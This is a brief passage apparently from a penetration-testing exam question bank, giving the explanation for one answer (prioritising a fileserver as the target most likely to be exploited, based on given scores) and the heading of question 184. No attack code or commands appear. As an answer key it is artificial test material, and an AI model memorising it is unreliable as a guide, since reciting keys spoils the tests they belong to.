By selecting the fileserver, the penetration tester focuses on a target that is highly likely to be exploited, addressing the most immediate risk based on the given scores.
Top of Form
Bottom of Form

NEW QUESTION 184
......